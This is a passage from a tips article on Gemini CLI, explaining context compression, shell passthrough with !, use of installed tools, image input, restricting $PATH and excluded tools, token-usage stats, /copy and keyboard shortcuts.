Conversations to Stay Within Context</h2><p><strong>Quick use-case:</strong> If you’ve been chatting with Gemini CLI for a long time, you might hit the model’s context length limit or just find the session getting unwieldy. Use the <code>/compress</code> command to summarize the conversation so far, replacing the full history with a concise <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Command%20Description%20,files">summary</a>. This frees up space for more discussion without starting from scratch.</p><p>Large language models have a fixed context window (Gemini 2.5 Pro’s is very large, but not infinite). If you exceed it, the model may start forgetting earlier messages or lose coherence. The <code>/compress</code> feature is essentially an <strong>AI-generated tl;dr</strong> of your session that keeps important points.</p><p><strong>How it works:</strong> When you type <code>/compress</code>, Gemini CLI will take the entire conversation (except system context) and produce a summary. It then replaces the chat history with that summary as a single system or assistant message, preserving essential details but dropping minute-by-minute dialogue. It will indicate that compression happened. For example, after <code>/compress</code>, you might see something like:</p><p>-– Conversation compressed -–<br>Summary of discussion: The user and assistant have been debugging a memory leak in an application. Key points: The issue is likely in <code>DataProcessor.js</code>, where objects aren’t being freed. The assistant suggested adding logging and identified a possible infinite loop. The user is about to test a fix.<br>-– End of summary -–</p><p>From that point on, the model only has that summary (plus new messages) as context for what happened before. This usually is enough if the summary captured the salient info.</p><p><strong>When to compress:</strong> Ideally before you <em>hit</em> the limit. If you notice the session is getting lengthy (several hundred turns or a lot of code in context), compress proactively. The cheat sheet mentions an automatic compression setting (e.g., compress when context exceeds 60% of <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=%22includeDirectories%22%3A%20%5B%22..%2Fshared,98C379%22%2C%20%22AccentYellow">max</a>). If you enable that, Gemini might auto-compress and let you know. Otherwise, manual <code>/compress</code> is in your toolkit.</p><p><strong>After compressing:</strong> You can continue the conversation normally. If needed, you can compress multiple times in a very long session. Each time, you lose some granularity, so don’t compress too frequently for no reason - you might end up with an overly brief remembrance of a complex discussion. But generally the model’s own summarization is pretty good at keeping the key facts (and you can always restate anything critical yourself).</p><p><strong>Context window example:</strong> Let’s illustrate. Suppose you fed in a large codebase by referencing many files and had a 1M token context (the max). If you then want to shift to a different part of the project, rather than starting a new session (losing all that understanding), you could compress. The summary will condense the knowledge gleaned from the code (like “We loaded modules A, B, C. A has these functions… B interacts with C in these ways…”). Now you can proceed to ask about new things with that knowledge retained abstractly.</p><p><strong>Memory vs Compression:</strong> Note that compression doesn’t save to long-term memory, it’s local to the conversation. If you have facts you <em>never</em> want lost, consider Tip 4 (adding to <code>/memory</code>) - because memory entries will survive compression (they’ll just be reinserted anyway since they are in <code>GEMINI.md</code> context). Compression is more about ephemeral chat content.</p><p><strong>A minor caution:</strong> after compression, the AI’s style might slightly change because it’s effectively seeing a “fresh” conversation with a summary. It might reintroduce itself or change tone. You can instruct it like “Continue from here… (we compressed)” to smooth it out. In practice, it often continues fine.</p><p>To summarize (pun intended), <strong>use <code>/compress</code> as your session grows long</strong> to maintain performance and relevance. It helps Gemini CLI focus on the bigger picture instead of every detail of the conversation’s history. This way, you can have marathon debugging sessions or extensive design discussions without running out of the “mental paper” the AI is writing on.</p><h2 id="Tip-16-Passthrough-Shell-Commands-with-Talk-to-Your-Terminal"><a href="#Tip-16-Passthrough-Shell-Commands-with-Talk-to-Your-Terminal" class="headerlink" title="Tip 16: Passthrough Shell Commands with ! (Talk to Your Terminal)"></a>Tip 16: Passthrough Shell Commands with <code>!</code> (Talk to Your Terminal)</h2><p><strong>Quick use-case:</strong> At any point in a Gemini CLI session, you can run actual shell commands by prefixing them with <code>!</code>. For example, if you want to check the git status, just type <code>!git status</code> and it will execute in your <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Run%20a%20single%20command%3A">terminal</a>. This saves you from switching windows or context - you’re still in the Gemini CLI, but you’re essentially telling it “let me run this command real quick.”</p><p>This tip is about <strong>Shell Mode</strong> in Gemini CLI. There are two ways to use it:</p><ul><li><strong>Single command:</strong> Just put <code>!</code> at the start of your prompt, followed by any command and arguments. This will execute that command in the current working directory and display the output <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Run%20shell%20commands%20directly%20in,the%20CLI">in-line</a>. For example:</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">!<span class="built_in">ls</span> -lh src/</span><br></pre></td></tr></table></figure><p>will list the files in the <code>src</code> directory, outputting something like you’d see in a normal terminal. After the output, the Gemini prompt returns so you can continue chatting or issue more commands.</p><ul><li><strong>Persistent shell mode:</strong> If you enter <code>!</code> alone and hit Enter, Gemini CLI switches into a sub-mode where you get a shell prompt (often it looks like <code>shell&gt;</code> or <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=">similar</a>. Now you can type multiple shell commands interactively. It’s basically a mini-shell within the CLI. You exit this mode by typing <code>!</code> on an empty line again (or <code>exit</code>). For instance:</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">!</span><br><span class="line">shell&gt; <span class="built_in">pwd</span></span><br><span class="line">/home/alice/project</span><br><span class="line">shell&gt; python --version</span><br><span class="line">Python 3.x.x</span><br><span class="line">shell&gt; !</span><br></pre></td></tr></table></figure><p>After the final <code>!</code>, you’re back to the normal Gemini prompt.</p><p><strong>Why is this useful?</strong> Because development is a mix of actions and inquiries. You might be discussing something with the AI and realize you need to compile the code or run tests to see something. Instead of leaving the conversation, you can quickly do it and feed the result back into the chat. In fact, Gemini CLI often does this for you as part of its tool usage (it might automatically run <code>!pytest</code> when you ask to fix tests, for <a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=">example</a>). But as the user, you have full control to do it manually too.</p><p><strong>Examples:</strong></p><ul><li><p>After Gemini suggests a fix in code, you can do <code>!npm run build</code> to see if it compiles, then copy any errors and ask Gemini to help with those.</p></li><li><p>If you want to open a file in <code>vim</code> or <code>nano</code>, you could even launch it via <code>!nano filename</code> (though note that since Gemini CLI has its own interface, using an interactive editor inside it might be a bit awkward - better to use the built-in editor integration or copy to your editor).</p></li><li><p>You can use shell commands to gather info for the AI: e.g., <code>!grep TODO -R .</code> to find all TODOs in the project, then you might ask Gemini to help address those TODOs.</p></li><li><p>Or simply use it for environment tasks: <code>!pip install some-package</code> if needed, etc., without leaving the CLI.</p></li></ul><p><strong>Seamless interplay:</strong> One cool aspect is how the conversation can refer to outputs. For example, you could do <code>!curl http://example.com</code> to fetch some data, see the output, then immediately say to Gemini, “Format the above output as JSON” - since the output was printed in the chat, the AI has it in context to work with (provided it’s not too large).</p><p><strong>Terminal as a default shell:</strong> If you find yourself always prefacing commands with <code>!</code>, you can actually make the shell mode persistent by default. One way is launching Gemini CLI with a specific tool mode (there’s a concept of default tool). But easier: just drop into shell mode (<code>!</code> with nothing) at session start if you plan to run a lot of manual commands and only occasionally talk to AI. Then you can exit shell mode whenever you want to ask a question. It’s almost like turning Gemini CLI into your normal terminal that happens to have an AI readily available.</p><p><strong>Integration with AI planning:</strong> Sometimes Gemini CLI itself will propose to run a shell command. If you approve, it effectively does the same as <code>!command</code>. Understanding that, you know you can always intervene. If Gemini is stuck or you want to try something, you don’t have to wait for it to suggest - you can just do it and then continue.</p><p>In summary, the <code>!</code> <strong>passthrough</strong> means <em>you don’t have to leave Gemini CLI for shell tasks</em>. It collapses the boundary between chatting with the AI and executing commands on your system. As a pro user, this is fantastic for efficiency - your AI and your terminal become one continuous environment.</p><h2 id="Tip-17-Treat-Every-CLI-Tool-as-a-Potential-Gemini-Tool"><a href="#Tip-17-Treat-Every-CLI-Tool-as-a-Potential-Gemini-Tool" class="headerlink" title="Tip 17: Treat Every CLI Tool as a Potential Gemini Tool"></a>Tip 17: Treat Every CLI Tool as a Potential Gemini Tool</h2><p><strong>Quick use-case:</strong> Realize that Gemini CLI can leverage <strong>any</strong> command-line tool installed on your system as part of its problem-solving. The AI has access to the shell, so if you have <code>cURL</code>, <code>ImageMagick</code>, <code>git</code>, <code>Docker</code>, or any other tool, Gemini can invoke it when appropriate. In other words, <em>your entire <code>$PATH</code> is the AI’s toolkit</em>. This greatly expands what it can do - far beyond its built-in tools.</p><p>For example, say you ask: “Convert all PNG images in this folder to WebP format.” If you have ImageMagick’s <code>convert</code> utility installed, Gemini CLI might plan something like: use a shell loop with <code>convert</code> command for each <a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=%3E%20%21for%20f%20in%20,png%7D.webp%22%3B%20done">file</a>. Indeed, one of the earlier examples from a blog showed exactly this, where the user prompted to batch-convert images, and Gemini executed a shell one-liner with the <code>convert</code> <a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=">tool</a>.</p><p>Another scenario: “Deploy my app to Docker.” If <code>Docker CLI</code> is present, the AI could call <code>docker build</code> and <code>docker run</code> steps as needed. Or “Use FFmpeg to extract audio from <code>video.mp4</code>“ - it can construct the <code>ffmpeg</code> command.</p><p>This tip is about mindset: <strong>Gemini isn’t limited to what’s coded into it</strong> (which is already extensive). It can figure out how to use other programs available to achieve a <a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-4-built-in-tools-c591befa59ba#:~:text=In%20this%20part%2C%20we%20looked,In%20the%20next%20part%2C%20we">goal</a>. It knows common syntax and can read help texts if needed (it could call <code>--help</code> on a tool). The only limitation is safety: by default, it will ask confirmation for any <code>run_shell_command</code> it comes up with. But as you become comfortable, you might allow certain benign commands automatically (see YOLO or allowed-tools config).</p><p><strong>Be mindful of the environment:</strong> “With great power comes great responsibility.” Since every shell tool is fair game, you should ensure that your <code>$PATH</code> doesn’t include anything you wouldn’t want the AI to run inadvertently. This is where Tip 19 (custom PATH) comes in - some users create a restricted <code>$PATH</code> for Gemini, so it can’t, say, directly call system destructive commands or maybe not call <code>gemini</code> recursively (to avoid loops). The point is, by default if <code>gcc</code> or <code>terraform</code> or anything is in <code>$PATH</code>, Gemini could invoke it. It doesn’t mean it will randomly do so - only if the task calls for it - but it’s possible.</p><p><strong>Train of thought example:</strong> Imagine you ask Gemini CLI: “Set up a basic HTTP server that serves the current directory.” The AI might think: “I can use Python’s built-in server for this.” It then issues <code>!python3 -m http.server 8000</code>. Now it just used a system tool (Python) to launch a server. That’s an innocuous example. Another: “Check the memory usage on this Linux system.” The AI might use the <code>free -h</code> command or read from <code>/proc/meminfo</code>. It’s effectively doing what a sysadmin would do, by using available commands.</p><p><strong>All tools are extensions of the AI:</strong> This is somewhat futuristic, but consider that any command-line program can be seen as a “function” the AI can call to extend its capability. Need to solve a math problem? It could call <code>bc</code> (calculator). Need to manipulate an image? It could call an image processing tool. Need to query a database? If the CLI client is installed and credentials are there, it can use it. The possibilities are expansive. In other AI agent frameworks, this is known as tool use, and Gemini CLI is designed with a lot of trust in its agent to decide the right <a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=The%20Gemini%20CLI%20%20is,understanding%20of%20the%20developer%20workflow">tool</a>.</p><p><strong>When it goes wrong:</strong> The flip side is if the AI misunderstands a tool or has a hallucination about one. It might try to call a command that doesn’t exist, or use wrong flags, resulting in errors. This isn’t a big deal - you’ll see the error and can correct or clarify. In fact, the system prompt of Gemini CLI likely guides it to first do a dry-run (just propose the command) rather than executing blindly. So you often get a chance to catch these. Over time, the developers are improving the tool selection logic to reduce these missteps.</p><p>The main takeaway is to <strong>think of Gemini CLI as having a very large Swiss Army knife</strong> - not just the built-in blades, but every tool in your OS. You don’t have to instruct it on how to use them if it’s something standard; usually it knows or can find out. This significantly amplifies what you can accomplish. It’s like having a junior dev or devops engineer who knows how to run pretty much any program you have installed.</p><p>As a pro user, you can even install additional CLI tools specifically to give Gemini more powers. For example, if you install a CLI for a cloud service (AWS CLI, GCloud CLI, etc.), in theory Gemini can utilize it to manage cloud resources if prompted to. Always ensure you understand and trust the commands run, especially with powerful tools (you wouldn’t want it spinning up huge cloud instances accidentally). But used wisely, this concept - <strong>everything is a Gemini tool</strong> - is what makes it <em>exponentially</em> more capable as you integrate it into your environment.</p><h2 id="Tip-18-Utilize-Multimodal-AI-Let-Gemini-See-Images-and-More"><a href="#Tip-18-Utilize-Multimodal-AI-Let-Gemini-See-Images-and-More" class="headerlink" title="Tip 18: Utilize Multimodal AI - Let Gemini See Images and More"></a>Tip 18: Utilize Multimodal AI - Let Gemini See Images and More</h2><p><strong>Quick use-case:</strong> Gemini CLI isn’t limited to text - it’s multimodal. This means it can analyze images, diagrams, or even PDFs if given. Use this to your advantage. For instance, you could say “Here’s a screenshot of an error dialog, <code>@./error.png</code> - help me troubleshoot this.” The AI will “see” the image and respond accordingly.</p><p>One of the standout features of Google’s Gemini model (and its precursor PaLM2 in Codey form) is image understanding. In Gemini CLI, if you reference an image with <code>@</code>, the model receives the image data. It can output descriptions, classifications, or reason about the image’s content. We already discussed renaming images by content (Tip 14) and describing screenshots (Tip 7). But let’s consider other creative uses:</p><ul><li><p><strong>UI/UX feedback:</strong> If you’re a developer working with designers, you can drop a UI image and ask Gemini for feedback or to generate code. “Look at this UI mockup <code>@mockup.png</code> and produce a React component structure for it.” It could identify elements in the image (header, buttons, etc.) and outline code.</p></li><li><p><strong>Organizing images:</strong> Beyond renaming, you might have a folder of mixed images and want to sort by content. “Sort the images in <code>./photos/</code> into subfolders by theme (e.g., sunsets, mountains, people).” The AI can look at each photo and categorize it (this is similar to what some photo apps do with AI - now you can do it with your own script via Gemini).</p></li><li><p><strong>OCR and data extraction:</strong> If you have a screenshot of error text or a photo of a document, Gemini can often read the text from it. For example, “Extract the text from <code>invoice.png</code> and put it into a structured format.” As shown in a Google Cloud blog example, Gemini CLI can process a set of invoice images and output a table of their <a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-4-built-in-tools-c591befa59ba#:~:text=Press%20enter%20or%20click%20to,view%20image%20in%20full%20size">info</a>. It basically did OCR + understanding to get invoice numbers, dates, amounts from pictures of invoices. That’s an advanced use-case but entirely possible with the multimodal model under the hood.</p></li><li><p><strong>Understanding graphs or charts:</strong> If you have a graph screenshot, you could ask “Explain this chart’s key insights <code>@chart.png</code>.” It might interpret the axes and trends. Accuracy can vary, but it’s a nifty try.</p></li></ul><p>To make this practical: when you <code>@image.png</code>, ensure the image isn’t too huge (though the model can handle reasonably large images). The CLI will likely encode it and send it to the model. The response might include descriptions or further actions. You can mix text and image references in one prompt too.</p><p><strong>Non-image modalities:</strong> The CLI and model potentially can handle PDFs and audio too, by converting them via tools. For example, if you <code>@report.pdf</code>, Gemini CLI might use a PDF-to-text tool under the hood to extract text and then summarize. If you <code>@audio.mp3</code> and ask for a transcript, it might use an audio-to-text tool (like a speech recognition function). The cheat sheet suggests referencing PDFs, audio, video files is <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Reference%20files%20or%20directories%20in,PDFs%2C%20audio%2C%20and%20video%20files">supported</a>, presumably by invoking appropriate internal tools or APIs. So, “transcribe this interview audio: <code>@interview.wav</code>“ could actually work (if not now, likely soon, since underlying Google APIs for speech-to-text could be plugged in).</p><p><strong>Rich outputs:</strong> Multimodal also means the AI can return images in responses if integrated (though in CLI it usually won’t <em>display</em> them directly, but it could save an image file or output ASCII art, etc.). The MCP capability mentioned that tools can return <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Capabilities%3A">images</a>. For instance, an AI drawing tool could generate an image and Gemini CLI could present it (maybe by opening it or giving a link).</p><p><strong>Important:</strong> The CLI itself is text-based, so you won’t <em>see</em> the image in the terminal (unless it’s capable of ASCII previews). You’ll just get the analysis. So this is mostly about reading images, not displaying them. If you’re in VS Code integration, it might show images in the chat view.</p><p>In summary, <strong>don’t forget the “I” in GUI when using Gemini CLI</strong> - it can handle the visual just as well as the textual in many cases. This opens up workflows like visual debugging, design help, data extraction from screenshots, etc., all under the same tool. It’s a differentiator that some other CLI tools may not have yet. And as models improve, this multimodal support will only get more powerful, so it’s a future-proof skill to exploit.</p><h2 id="Tip-19-Customize-the-PATH-and-Tool-Availability-for-Stability"><a href="#Tip-19-Customize-the-PATH-and-Tool-Availability-for-Stability" class="headerlink" title="Tip 19: Customize the $PATH (and Tool Availability) for Stability"></a>Tip 19: Customize the <code>$PATH</code> (and Tool Availability) for Stability</h2><p><strong>Quick use-case:</strong> If you ever find Gemini CLI getting confused or invoking the wrong programs, consider running it with a tailored <code>$PATH</code>. By limiting or ordering the available executables, you can prevent the AI from, say, calling a similarly named script that you didn’t intend. Essentially, you sandbox its tool access to known-good tools.</p><p>For most users, this isn’t an issue, but for pro users with lots of custom scripts or multiple versions of tools, it can be helpful. One reason mentioned by the developers is avoiding infinite loops or weird <a href="https://github.com/google-gemini/gemini-cli/discussions/7890#:~:text=We%20built%20a%20CLI%20tool,trash%20folder%20for%20manual%20deletion">behavior</a>. For example, if <code>gemini</code> itself is in <code>$PATH</code>, an AI gone awry might recursively call <code>gemini</code> from within Gemini (a strange scenario, but theoretically possible). Or perhaps you have a command named <code>test</code> that conflicts with something - the AI might call the wrong one.</p><p><strong>How to set PATH for Gemini:</strong> Easiest is inline on launch:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">PATH=/usr/bin:/usr/local/bin gemini</span><br></pre></td></tr></table></figure><p>This runs Gemini CLI with a restricted <code>$PATH</code> of just those directories. You might exclude directories where experimental or dangerous scripts lie. Alternatively, create a small shell script wrapper that purges or adjusts <code>$PATH</code> then exec’s <code>gemini</code>.</p><p>Another approach is using environment or config to explicitly disable certain tools. For instance, if you absolutely never want the AI to use <code>rm</code> or some destructive tool, you could technically create an alias or dummy <code>rm</code> in a safe <code>$PATH</code> that does nothing (though this could interfere with normal operations, so maybe not that one). A better method is the <strong>exclude list</strong> in settings. In an extension or <code>settings.json</code>, you can exclude tool <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=">names</a>. E.g.,</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">&quot;excludeTools&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;run_shell_command&quot;</span><span class="punctuation">]</span></span><br></pre></td></tr></table></figure><p>This extreme example would stop <em>all</em> shell commands from running (making Gemini effectively read-only). More granular, there was mention of skipping confirmation for some; similarly you might configure something like:</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">&quot;tools&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">  <span class="attr">&quot;exclude&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;apt-get&quot;</span><span class="punctuation">,</span> <span class="string">&quot;shutdown&quot;</span><span class="punctuation">]</span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p><em>(This syntax is illustrative; consult docs for exact usage.)</em></p><p>The principle is, by controlling the environment, you reduce risk of the AI doing something dumb with a tool it shouldn’t. It’s akin to child-proofing the house.</p><p><strong>Prevent infinite loops:</strong> One user scenario was a loop where Gemini kept reading its own output or re-reading files <a href="https://support.google.com/gemini/thread/337650803/infinite-loops-with-tool-code-in-answers?hl=en#:~:text=Community%20support,screen%20with%20weird%20scrolling">repeatedly</a>. Custom <code>$PATH</code> can’t directly fix logic loops, but one cause could be if the AI calls a command that triggers itself. Ensuring it can’t accidentally spawn another AI instance (like calling <code>bard</code> or <code>gemini</code> command, if it thought to do so) is good. Removing those from <code>$PATH</code> (or renaming them for that session) helps.</p><p><strong>Isolation via sandbox:</strong> Another alternative to messing with <code>$PATH</code> is using <code>--sandbox</code> mode (which uses Docker or Podman to run tools in an isolated <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=echo%20,gemini">environment</a>). In that case, the AI’s actions are contained and have only the tools that sandbox image provides. You could supply a Docker image with a curated set of tools. This is heavy-handed but very safe.</p><p><strong>Custom PATH for specific tasks:</strong> You might have different <code>$PATH</code> setups for different projects. For example, in one project you want it to use a specific version of Node or a local toolchain. Launching <code>gemini</code> with the <code>$PATH</code> that points to those versions will ensure the AI uses the right one. Essentially, treat Gemini CLI like any user - it uses whatever environment you give it. So if you need it to pick <code>gcc-10</code> vs <code>gcc-12</code>, adjust <code>$PATH</code> or <code>CC</code> env var accordingly.</p><p><strong>In summary:</strong> <em>Guard rails.</em> As a power user, you have the ability to fine-tune the operating conditions of the AI. If you ever find a pattern of undesirable behavior tied to tool usage, tweaking <code>$PATH</code> is a quick remedy. For everyday use, you likely won’t need this, but it’s a pro tip to keep in mind if you integrate Gemini CLI into automation or CI: give it a controlled environment. That way, you know exactly what it can and cannot do, which increases reliability.</p><hr><h2 id="Tip-20-Track-and-reduce-token-spend-with-token-caching-and-stats"><a href="#Tip-20-Track-and-reduce-token-spend-with-token-caching-and-stats" class="headerlink" title="Tip 20: Track and reduce token spend with token caching and stats"></a>Tip 20: Track and reduce token spend with token caching and stats</h2><p>If you run long chats or repeatedly attach the same big files, you can cut cost and latency by turning on token caching and monitoring usage. With an API key or Vertex AI auth, Gemini CLI automatically reuses previously sent system instructions and context, so follow‑up requests are cheaper. You can see the savings live in the CLI.</p><p><strong>How to use it</strong></p><p>Use an auth mode that enables caching. Token caching is available when you authenticate with a Gemini API key or Vertex AI. It is not available with OAuth login today. <a href="https://google-gemini.github.io/gemini-cli/docs/cli/token-caching.html">Google Gemini</a></p><p>Inspect your usage and cache hits. Run the <code>stats</code> command during a session. It shows total tokens and a <code>cached</code> field when caching is active.</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/stats</span><br></pre></td></tr></table></figure><p>The command’s description and cached reporting behavior are documented in the commands reference and FAQ. <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html?utm_source=chatgpt.com">Google Gemini+1</a></p><p>Capture metrics in scripts. When running headless, output JSON and parse the <code>stats</code> block, which includes <code>tokens.cached</code> for each model:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini -p <span class="string">&quot;Summarize README&quot;</span> --output-format json</span><br></pre></td></tr></table></figure><p>The headless guide documents the JSON schema with cached token counts. <a href="https://google-gemini.github.io/gemini-cli/docs/cli/headless.html">Google Gemini</a></p><p>Save a session summary to file: For CI or budget tracking, write a JSON session summary to disk.</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini -p <span class="string">&quot;Analyze logs&quot;</span> --session-summary usage.json</span><br></pre></td></tr></table></figure><p>This flag is listed in the changelog. <a href="https://google-gemini.github.io/gemini-cli/docs/changelogs/">Google Gemini</a></p><p>With API key or Vertex auth, the CLI automatically reuses previously sent context so later turns send fewer tokens. Keeping <code>GEMINI.md</code> and large file references stable across turns increases cache hits; you’ll see that reflected in stats as cached tokens.</p><h2 id="Tip-21-Use-copy-for-Quick-Clipboard-Copy"><a href="#Tip-21-Use-copy-for-Quick-Clipboard-Copy" class="headerlink" title="Tip 21: Use /copy for Quick Clipboard Copy"></a>Tip 21: Use <code>/copy</code> for Quick Clipboard Copy</h2><p><strong>Quick use-case:</strong> Instantly copy the latest answer or code snippet from Gemini CLI to your system clipboard, without any extraneous formatting or line <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,for%20easy%20sharing%20or%20reuse">numbers</a>. This is perfect for quickly pasting AI-generated code into your editor or sharing a result with a teammate.</p><p>When Gemini CLI provides an answer (especially a multi-line code block), you often want to reuse it elsewhere. The <code>/copy</code> slash command makes this effortless by copying <em>the last output produced by the CLI</em> directly to your <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,for%20easy%20sharing%20or%20reuse">clipboard</a>. Unlike manual selection (which can grab line numbers or prompt text), <code>/copy</code> grabs only the raw response content. For example, if Gemini just generated a 50-line Python script, simply typing <code>/copy</code> will put that entire script into your clipboard, ready to paste - no need to scroll and select text. Under the hood, Gemini CLI uses the appropriate clipboard utility for your platform (e.g. <code>pbcopy</code> on macOS, <code>clip</code> on <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,clip">Windows</a>. Once you run the command, you’ll typically see a confirmation message, and then you can paste the copied text wherever you need it.</p><p><strong>How it works:</strong> The <code>/copy</code> command requires that your system has a clipboard tool <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,clip">available</a>. On macOS and Windows, the required tools (<code>pbcopy</code> and <code>clip</code> respectively) are usually pre-installed. On Linux, you may need to install <code>xclip</code> or <code>xsel</code> for <code>/copy</code> to <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,clip">function</a>. After ensuring that, you can use <code>/copy</code> anytime after Gemini CLI prints an answer. It will capture the <em>entire</em> last response (even if it’s long) and omit any internal numbering or formatting the CLI may show on-screen. This saves you from dealing with unwanted artifacts when transferring the content. It’s a small feature, but a huge time-saver when you’re iterating on code or compiling a report generated by the AI.</p><p><strong>Pro Tip:</strong> If you find the <code>/copy</code> command isn’t working, double-check that your clipboard utilities are installed and accessible. For instance, Ubuntu users should run <code>sudo apt install xclip</code> to enable clipboard <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,clip">copying</a>. Once set up, <code>/copy</code> lets you share Gemini’s outputs with zero friction - copy, paste, and you’re done.</p><h2 id="Tip-22-Master-Ctrl-C-for-Shell-Mode-and-Exiting"><a href="#Tip-22-Master-Ctrl-C-for-Shell-Mode-and-Exiting" class="headerlink" title="Tip 22: Master Ctrl+C for Shell Mode and Exiting"></a>Tip 22: Master <code>Ctrl+C</code> for Shell Mode and Exiting</h2><p><strong>Quick use-case:</strong> Cleanly interrupt Gemini CLI or exit shell mode with a single keypress - and quit the CLI entirely with a quick double-tap - thanks to the versatile <strong>Ctrl+C</strong> <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text=Shortcut%20Description%20,Press%20twice%20to%20confirm">shortcut</a>. This gives you immediate control when you need to stop or exit.</p><p>Gemini CLI operates like a REPL, and knowing how to break out of operations is essential. Pressing <strong>Ctrl+C</strong> once will cancel the current action or clear any input you’ve started typing, essentially acting as an “abort” <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text=Shortcut%20Description%20,Press%20twice%20to%20confirm">command</a>. For example, if the AI is generating a lengthy answer and you’ve seen enough, hit <code>Ctrl+C</code> - the generation stops immediately. If you had started typing a prompt but want to discard it, <code>Ctrl+C</code> will wipe the input line so you can start <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text=Shortcut%20Description%20,Press%20twice%20to%20confirm">fresh</a>. Additionally, if you are in <strong>shell mode</strong> (activated by typing <code>!</code> to run shell commands), a single <code>Ctrl+C</code> will exit shell mode and return you to the normal Gemini prompt (it sends an interrupt to the shell process <a href="https://milvus.io/ai-quick-reference/how-do-i-use-gemini-cli-for-shell-command-generation#:~:text=The%20shell%20integration%20also%20includes,where%20you%20can%20generate%20commands">running</a>. This is extremely handy if a shell command is hanging or you simply want to get back to AI mode.</p><p>Pressing <strong>Ctrl+C twice</strong> in a row is the shortcut to exit Gemini CLI <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text=Shortcut%20Description%20,Press%20twice%20to%20confirm">entirely</a>. Think of it as “<code>Ctrl+C</code> to cancel, and <code>Ctrl+C</code> again to quit.” This double-tap signals the CLI to terminate the session (you’ll see a goodbye message or the program will close). It’s a faster alternative to typing <code>/quit</code> or closing the terminal window, allowing you to gracefully shut down the CLI from the keyboard. Do note that a single <code>Ctrl+C</code> will not quit if there’s input to clear or an operation to interrupt - it requires that second press (when the prompt is idle) to fully <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text=Shortcut%20Description%20,Press%20twice%20to%20confirm">exit</a>. This design prevents accidentally closing the session when you only meant to stop the current output.</p><p><strong>Pro Tip:</strong> In shell mode, you can also press the <strong>Esc</strong> key to leave shell mode and return to Gemini’s chat mode without terminating the <a href="https://milvus.io/ai-quick-reference/how-do-i-use-gemini-cli-for-shell-command-generation#:~:text=The%20shell%20integration%20also%20includes,where%20you%20can%20generate%20commands">CLI</a>. And if you prefer a more formal exit, the <code>/quit</code> command is always available to cleanly end the session. Lastly, Unix users can use <strong>Ctrl+D</strong> (EOF) at an empty prompt to exit as well - Gemini CLI will prompt for confirmation if <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text=Shortcut%20Description%20,Press%20twice%20to%20confirm">needed</a>. But for most cases, mastering the single- and double-tap of <code>Ctrl+C</code> is the quickest way to stay in control.</p><h2 id="Tip-23-Customize-Gemini-CLI-with-settings-json"><a href="#Tip-23-Customize-Gemini-CLI-with-settings-json" class="headerlink" title="Tip 23: Customize Gemini CLI with settings.json"></a>Tip 23: Customize Gemini CLI with <code>settings.json</code></h2><p><strong>Quick use-case:</strong> Adapt the CLI’s behavior and appearance to your preferences or project conventions by editing the <code>settings.json</code> config file, instead of sticking with one-size-fits-all <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=%2A%20%60autoAccept%60%3A%20Auto,to%20disable%20usage%20statistics">defaults</a>. This lets you enforce things like theme, tool usage rules, or editor mode across all your sessions.</p><p>Gemini CLI is highly configurable. In your home directory (<code>~/.gemini/</code>) or project folder 